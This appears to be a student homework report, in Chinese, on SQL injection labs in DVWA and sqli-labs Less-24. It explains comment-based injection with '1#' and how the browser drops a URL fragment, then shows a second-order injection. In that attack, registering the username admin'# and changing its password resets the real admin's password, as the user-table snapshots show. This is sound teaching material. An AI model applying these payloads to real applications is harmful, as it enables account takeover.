

HW2

T1

两种方式不同的原因

- 直接输入1#:

The screenshot shows a web application titled "Vulnerability: SQL Injection". A user has entered "1#" into the "User ID" field and clicked "Submit". The results show the following output:
ID: 1'
First name: admin
Surname: admin

- 在地址栏修改id参数值

The screenshot shows a web application titled "Vulnerability: SQL Injection". The URL in the address bar is "localhost/DVWA/vulnerabilities/sql/?id=1'#%27%23&Submit=Submit". The results show the following output:
User ID: [] Submit

- 不同的原因:

在输入框输入1#, 拼接的sql语句是这样的:

```
SELECT first_name, surname FROM users WHERE user_id = '1#';
```

但#在sql语句中是注释符号, 后面的内容会被注释掉, 因此实际执行的sql语句是这样的:

```
SELECT first_name, surname FROM users WHERE user_id = '1';因此返回了id=1的user的first_name和surname
```

而在浏览器地址栏中修改id参数值为1'#，但是浏览器在解析 URL 时，会对 # 之后的内容当作锚点，不会传给服务器，因此#&Submit=Submit部分并没有发给服务器

T2

less24二次注入实验

结合代码说明原理

从login文件中，可以看到使用了mysql_real_escape_string() 函数对SQL语句中使用的字符串中的特殊字符进行转义，指定了服务端的编码和客户端的编码来防注入：

```
function sqllogin(){

    $username = mysql_real_escape_string($_POST["login_user"]);
    $password = mysql_real_escape_string($_POST["login_password"]);
    $sql = "SELECT * FROM users WHERE username='$username' and password='$password'";
// $sql = "SELECT COUNT(*) FROM users WHERE username='$username' and password='$password'";
    $res = mysql_query($sql) or die('You tried to be real smart, Try harder!!!! :( ');
    $row = mysql_fetch_row($res);
    if($row)
        return $row;
}
```

而在pass_change中，其获取的用户名被直接用于更新语句，并没有检查，只进行了转义，因此若用户名中含有注释，则可以修改用户名中包含的另一用户的密码：

```
# Validating the user input.....
$username= $_SESSION["username"];
$curre_pass= mysql_real_escape_string($_POST['current_password']);
$pass= mysql_real_escape_string($_POST['password']);
$re_pass= mysql_real_escape_string($_POST['re_password']);

if($pass==$re_pass)
{
    $sql = "UPDATE users SET PASSWORD='$pass' where username='$username' and password='$curre_pass' ";
    $res = mysql_query($sql) or die('You tried to be smart, Try harder!!!! :( ');
    $row = mysql_affected_rows();
    echo '<font size="3" color="#FFFF00">';
    echo '<center>';
    if($row==1)
    {
        echo "Password successfully updated";
    }
}
else
{
```

因此实验步骤如下：

- 注册一个带有注释的admin用户admin'#

NEW USER SIGNUP

Less-24

Desired Username:

Password:

Retype Password:


这是未添加新用户之前的用户表：

| id | username | password |
|-----------|-----------------|-----------------|
| 1 | Dumb | Dumb |
| 2 | Angelina | I-kill-you |
| 3 | Dummy | p@ssword |
| 4 | secure | crappy |
| 5 | stupid | stupidity |
| 6 | superman | genious |
| 7 | batman | moblle |
| 8 | admin | admin |
| 9 | admin1 | admin1 |
| 10 | admin2 | admin2 |
| 11 | admin3 | admin3 |
| 12 | dhakkan | dumbo |
| 14 | admin4 | admin4 |

这是添加新用户admin'#之后的用户表：

| id | username | password |
|-----------|-----------------|-----------------|
| 1 | Dumb | Dumb |
| 2 | Angelina | I-kill-you |
| 3 | Dummy | p@ssword |
| 4 | secure | crappy |
| 5 | stupid | stupidity |
| 6 | superman | genious |
| 7 | batman | mobile |
| 8 | admin | admin |
| 9 | admin1 | admin1 |
| 10 | admin2 | admin2 |
| 11 | admin3 | admin3 |
| 12 | dhakkan | dumbo |
| 14 | admin4 | admin4 |
| 15 | admin'# | 030210 |

- 使用admin'#进行登陆，可以看到有修改密码的界面



- 在admin'#账号登陆后修改密码

这是修改前的用户表：

| id | username | password |
|-----------|-----------------|-----------------|
| 1 | Dumb | Dumb |
| 2 | Angelina | I-kill-you |
| 3 | Dummy | p@ssword |
| 4 | secure | crappy |
| 5 | stupid | stupidity |
| 6 | superman | genious |
| 7 | batman | moblle |
| 8 | admin | admin |
| 9 | admin1 | admin1 |
| 10 | admin2 | admin2 |
| 11 | admin3 | admin3 |
| 12 | dhakkan | dumbo |
| 14 | admin4 | admin4 |
| 15 | admin'# | 030210 |

这是修改后的用户表：

| id | username | password |
|-----------|-----------------|-----------------|
| 1 | Dumb | Dumb |
| 2 | Angelina | I-kill-you |
| 3 | Dummy | p@ssword |
| 4 | secure | crappy |
| 5 | stupid | stupidity |
| 6 | superman | genious |
| 7 | batman | moblle |
| 8 | admin | 111111 |
| 9 | admin1 | admin1 |
| 10 | admin2 | admin2 |
| 11 | admin3 | admin3 |
| 12 | dhakkan | dumbo |
| 14 | admin4 | admin4 |
| 15 | admin'# | 030210 |

可以看到admin'#的密码并没有被修改，而真正的管理员admin的密码已经被修改为111111

从而可以使用管理员admin账号进行登陆：

WELCOME DUMB

YOU ARE LOGGED IN AS

admin

You can Change your password here.

Current Password:

New Password:

Retype Password: